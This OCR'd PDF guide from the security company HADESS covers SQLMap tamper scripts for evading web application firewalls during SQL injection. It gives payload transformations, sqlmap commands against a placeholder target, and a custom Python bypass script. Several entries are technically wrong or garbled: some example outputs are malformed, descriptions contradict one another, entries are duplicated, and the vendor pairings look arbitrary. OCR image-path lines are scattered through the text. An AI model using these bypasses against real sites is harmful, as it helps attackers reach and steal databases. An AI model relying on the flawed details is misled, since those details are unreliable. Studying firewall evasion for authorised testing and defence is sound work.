


SQLMAP TAMPERING
HADESS
WWW.HADESS.IO

THIS TRIBUTE IS DEDICATED TO RATAN TATA

RATAN TATA: “LOVE IS THE GREATEST FORCE IN THE WORLD.”





SQLMap tamper scripts are widely used to bypass Web Application Firewalls (WAFs) during SQL injection attacks. Each script alters the SQL payload to avoid detection by WAFs from vendors like FortiWAF, F5, Barracuda, Akamai, Cloudflare, and Imperva. This article provides an in-depth overview of various SQLMap tamper techniques, how they work, their effectiveness against WAFs, and real-world testing scenarios.

SQLMap Tamper List:

You can list the tamper scripts with the command:

```
sqlmap --list-tampers
```

This will give you the available tamper scripts. Here are some common ones:

space2comment.py

Technique: Converts spaces into comments (`/**/`).
Popular Against: FortiWAF, Barracuda.
Before: `SELECT * FROM users WHERE username = 'admin'`
After:
`SELECT/*comment*/FROM/*comment*/users/*comment*/WHERE/*comment*/username/*comment*/='admin'`
Example Command:

```
sqlmap -u "http://target.com/vuln?id=1" --tamper=space2comment
```

randomcase.py

Technique: Randomizes the case of SQL keywords.
Popular Against: Akamai, Cloudflare.
Before: `SELECT username, password FROM users`
After: `sEleCT username, pAssWord FrOm UsErS`
Example Command:

```
sqlmap -u "http://target.com/vuln?id=1" --tamper=randomcase
```

between.py

Technique: Replaces boolean operators with `BETWEEN`.
Popular Against: Imperva, F5.
Before: `SELECT * FROM users WHERE id=1 OR id=2`
After: `SELECT * FROM users WHERE id=1 BETWEEN 1 AND 2`
Example Command:

```
sqlmap -u "http://target.com/vuln?id=1" --tamper=between
```

charencode.py

Technique: Encodes characters using URL encoding (`%xx`).
Popular Against: FortiWAF, Imperva.
Before: `SELECT * FROM users WHERE id=1`
After: `SELECT%20*%20FROM%20users%20WHERE%20id%3D1`
Example Command

```
sqlmap -u "http://target.com/vuln?id=1" --tamper=charencode
```

equaltolike.py

Technique: Replaces `=` with `LIKE` .
Popular Against: Akamai, Cloudflare.
Before: `SELECT * FROM users WHERE username = 'admin'`
After: `SELECT * FROM users WHERE username LIKE 'admin'`
Example Command:

```
sqlmap -u "http://target.com/vuln?id=1" --tamper=equaltolike
```

appendnullbyte.py

Technique: Appends a null byte (`%00`) to the end of the payload. This is useful for bypassing certain filtering mechanisms that don't handle null bytes properly.
Popular Against: Barracuda, Cloudflare.
Before: `SELECT * FROM users WHERE id=1`
After: `SELECT * FROM users WHERE id=1%00`
Example Command:

```
sqlmap -u "http://target.com/vuln?id=1" --tamper=appendnullbyte
```

base64encode.py

Technique: Encodes the entire payload in Base64. Some WAFs do not decode Base64 strings, allowing the payload to pass through.
Popular Against: FortiWAF, Imperva.
Before: `SELECT * FROM users`
After: `U0VMRUNUICogRlJPTSB1c2Vycw==` (Base64 encoded payload)
Example Command:

```
sqlmap -u "http://target.com/vuln?id=1" --tamper=base64encode
```

chardoubleencode.py

Technique: Double URL-encodes the payload (e.g., `%25` for `%`). This tricks WAFs that only decode once.
Popular Against: Akamai, F5.
Before: `SELECT * FROM users`
After:
`%25%53%25%45%25%4C%25%45%25%43%25%54%20%25%2A%20%25%46%25%52%25%4F%25%4D%20%25%75%25%73%25%65%25%72%25%73`
Example Command:

```
sqlmap -u "http://target.com/vuln?id=1" --
tamper=chardoubleencode
```

commalesslimit.py

Technique: Replaces commas in the `LIMIT` clause with `OFFSET`. Some WAFs specifically filter for the comma symbol.
Popular Against: Imperva, Akamai.
Before: `SELECT * FROM users LIMIT 1, 2`
After: `SELECT * FROM users LIMIT 1 OFFSET 2`
Example Command:

```
sqlmap -u "http://target.com/vuln?id=1" --tamper=commalesslimit
```

halfversionedmorekeywords.py

Technique: Adds SQL keywords in comments to obfuscate the query and bypass pattern matching.
Popular Against: F5, Cloudflare.
Before: `SELECT * FROM users`
After: `SELECT /*!50000*/ * /*!50000FROM*/ users`
Example Command:

```
sqlmap -u "http://target.com/vuln?id=1" --
tamper=halfversionedmorekeywords
```

modsecurityversioned.py

Technique: Obfuscates the payload by adding `/*!version*/` comments, which is commonly used to bypass ModSecurity WAF.
Popular Against: Cloudflare, Barracuda.
Before: `SELECT * FROM users`
After: `/*!50000SELECT*/ * /*!50000FROM*/ users`
Example Command:

```
sqlmap -u "http://target.com/vuln?id=1" --
tamper=modsecurityversioned
```

space2hash.py

Technique: Replaces spaces with hashes (`#`), a technique sometimes effective against specific WAFs that do not handle the `#` character correctly.
Popular Against: Akamai, Barracuda.
Before: `SELECT * FROM users WHERE username='admin'`
After: `SELECT#*#FROM#users#WHERE#username='admin'`
Example Command:

```
sqlmap -u "http://target.com/vuln?id=1" --tamper=space2hash
```

overlongutf8.py

Technique: Converts characters to their overlong UTF-8 encoding. Some WAFs fail to decode overlong UTF-8 sequences, allowing the payload to pass undetected.
Popular Against: FortiWAF, Cloudflare.
Before: `SELECT * FROM users`
After:
`%C0%80%C0%81%C0%82%C0%83%C0%84%C0%85%C0%86%C0%87%C0%88%C0%89%C0%8A%C0%8B%C0%8C%C0%8D%C0%8E%C0%8F%C0%90%C0%91`
Example Command:

```
sqlmap -u "http://target.com/vuln?id=1" --tamper=overlongutf8
```

randomcomments.py

Technique: Inserts random comments inside SQL keywords to break WAF filtering mechanisms.
Popular Against: Barracuda, Akamai.
Before: `SELECT * FROM users`
After: `SE/*random*/LECT/*random*/ * /*random*/FROM /*random*/users`
Example Command:

```
sqlmap -u "http://target.com/vuln?id=1" --tamper=randomcomments
```

unionalltounion.py

Technique: Replaces `UNION ALL SELECT` with `UNION SELECT` to bypass basic filtering rules for UNION injections.
Popular Against: F5, Imperva.
Before: `UNION ALL SELECT username, password FROM users`
After: `UNION SELECT username, password FROM users`
Example Command:

```
sqlmap -u "http://target.com/vuln?id=1" --tamper=unionalltounion
```

versionedkeywords.py

Technique: Appends versioned comments to SQL keywords to obfuscate the payload.
Popular Against: Cloudflare, Imperva.
Before: `SELECT * FROM users`
After: `SELECT /*!32302*/ * /*!32302FROM*/ users`
Example Command:

```
sqlmap -u "http://target.com/vuln?id=1" --
tamper=versionedkeywords
```

space2dash.py

Technique: Replaces spaces ( ) with dashes (-). This is effective when the WAF does not expect the dash character to be used in place of spaces.
Popular Against: FortiWAF, Cloudflare.
Before: `SELECT * FROM users`
After: `SELECT-*--FROM-users`
Example Command:

```
sqlmap -u "http://target.com/vuln?id=1" --tamper=space2dash
```

multiplespaces.py

Technique: Inserts multiple spaces between SQL keywords to bypass simple regex-based WAF filtering.
Popular Against: F5, Barracuda.
Before: `SELECT * FROM users`
After: `SELECT * FROM users`
Example Command:

```
sqlmap -u "http://target.com/vuln?id=1" --tamper=multiplespaces
```

nonrecursivereplacement.py

Technique: Replaces `UNION SELECT` with `UNION ALL SELECT`, tricking WAFs that block `UNION SELECT` but not `UNION ALL SELECT`.
Popular Against: Imperva, F5.
Before: `UNION SELECT username, password FROM users`
After: `UNION ALL SELECT username, password FROM users`
Example Command:

```
sqlmap -u "http://target.com/vuln?id=1" --
tamper=nonrecursivereplacement
```

space2comment.py

Technique: Replaces spaces with comments (`/**/`), bypassing WAFs that don't correctly handle inline comments.
Popular Against: Cloudflare, Akamai.
Before: `SELECT * FROM users WHERE id=1`
After: `SELECT/**//*/**/FROM/**/users/**/WHERE/**/id=1`
Example Command:

```
sqlmap -u "http://target.com/vuln?id=1" --tamper=space2comment
```

equaltolike.py

Technique: Replaces the `=` sign with `LIKE` in SQL queries. This is useful when the WAF is specifically filtering for the equal sign.
Popular Against: Akamai, FortiWAF.
Before: `SELECT * FROM users WHERE id=1`
After: `SELECT * FROM users WHERE id LIKE 1`
Example Command:

```
sqlmap -u "http://target.com/vuln?id=1" --tamper=equaltolike
```

space2tab.py

Technique: Replaces spaces with tab characters (`\t`). This helps bypass WAFs that do not account for the tab character in place of spaces.
Popular Against: Cloudflare, Imperva.
Before: `SELECT * FROM users`
After: `SELECT\t*\tFROM\tusers`
Example Command:

```
sqlmap -u "http://target.com/vuln?id=1" --tamper=space2tab
```

between.py

Technique: Replaces SQL conditions like `=` with the `BETWEEN` clause, which WAFs might not detect as suspicious.
Popular Against: Barracuda, FortiWAF.
Before: `SELECT * FROM users WHERE id=1`
After: `SELECT * FROM users WHERE id BETWEEN 0 AND 2`
Example Command:

```
sqlmap -u "http://target.com/vuln?id=1" --tamper=between
```

charencode.py

Technique: Replaces characters in the payload with their URL-encoded counterparts. WAFs often overlook URL-encoded characters.
Popular Against: Akamai, Barracuda.
Before: `SELECT * FROM users`
After: `%53%45%4C%45%43%54%20%2A%20%46%52%4F%4D%20%75%73%65%72%73`
Example Command:

```
sqlmap -u "http://target.com/vuln?id=1" --tamper=charencode
```

space2dash.py

Technique: Replaces spaces with double-dashes (`--`), which act as SQL comments and may bypass certain WAF rules.
Popular Against: Cloudflare, Barracuda.
Before: `SELECT * FROM users`
After: `SELECT--*--FROM--users`
Example Command:

```
sqlmap -u "http://target.com/vuln?id=1" --tamper=space2dash
```

lowercase.py

Technique: Converts the entire payload to lowercase, tricking WAFs that rely on case-sensitive filters.
Popular Against: F5, Imperva.
Before: `SELECT * FROM users`
After: `select * from users`
Example Command:

```
sqlmap -u "http://target.com/vuln?id=1" --tamper=lowercase
```

How to write Tamper Script for SQLMap

This script will modify a query by injecting comments (`/*comment*/`) before and after SQL keywords. WAFs that only check for basic SQL keyword patterns might miss the modified query.

```
#!/usr/bin/env python

from lib.core.enums import PRIORITY

__priority__ = PRIORITY.LOW

def dependencies():
    pass

def tamper(payload):
    """
    This function adds comments around SQL keywords like
SELECT, WHERE, FROM, etc.
    Useful for bypassing simple WAF keyword detection.

    Example:
        SELECT * FROM users => SE/*comment*/LECT *
FR/*comment*/OM users

    Tested against: Akamai, Cloudflare, Barracuda
    """

    if payload:
        # List of SQL keywords to inject comments into
        keywords = ['SELECT', 'UNION', 'WHERE', 'FROM',
'ORDER', 'GROUP', 'INSERT', 'UPDATE', 'DELETE']

        for keyword in keywords:
            payload = payload.replace(keyword, f"
{keyword[:2]}/*bypass*/{keyword[2:]}")

    return payload
```

How it works:

1. The `tamper` function takes the SQL payload as input.
2. It looks for common SQL keywords such as `SELECT`, `UNION`, `WHERE`, `FROM`, etc.
3. It injects comments inside these keywords to break WAF pattern matching (e.g., `SELECT` becomes `SE/*bypass*/LECT`).
4. The modified payload is returned, which can bypass basic keyword filtering WAFs.

Example Usage:

To use this tamper script with SQLMap, save it as a Python file (e.g., `commentbypass.py`) and use the following SQLMap command:

```
sqlmap -u "http://target.com/vuln?id=1" --tamper=commentbypass
```

Example Before and After:

Original Payload:

```
SELECT * FROM users WHERE id=1
```

Tampered Payload:

```
SE/*bypass*/LECT * FR/*bypass*/OM users WHERE id=1
```

Tamper Script	Technique	Popular Against
`space2dash.py`	Replaces spaces with dashes (`--`)	FortiWAF, Cloudflare
`multiplespaces.py`	Inserts multiple spaces between keywords	F5, Barracuda
`nonrecursivereplacement.py`	Replaces `UNION SELECT` with `UNION ALL SELECT`	Imperva, F5
`space2comment.py`	Replaces spaces with inline comments (`/**/`)	Cloudflare, Akamai
`equaltolike.py`	Replaces `=` with `LIKE`	Akamai, FortiWAF


`space2tab.py`	Replaces spaces with tab characters (`\t`)	Cloudflare, Imperva
`between.py`	Replaces `=` with the `BETWEEN` clause	Barracuda, FortiWAF

`charencode.py`	URL-encodes the entire payload	Akamai, Barracuda
`space2dash.py`	Replaces spaces with double-dashes (`--`)	Cloudflare, Barracuda
`lowercase.py`	Converts all SQL keywords to lowercase	F5, Imperva

HADESS

cat ~/.hadess

"Hadess" is a cybersecurity company focused on safeguarding digital assets and creating a secure digital ecosystem. Our mission involves punishing hackers and fortifying clients' defenses through innovation and expert cybersecurity services.



Website:
WWW.HADESS.IO

Email
MARKETING@HADESS.IO

To be the vanguard of cybersecurity, Hadess envisions a world where digital assets are safeguarded from malicious actors. We strive to create a secure digital ecosystem, where businesses and individuals can thrive with confidence, knowing that their data is protected. Through relentless innovation and unwavering dedication, we aim to establish Hadess as a symbol of trust, resilience, and retribution in the fight against cyber threats.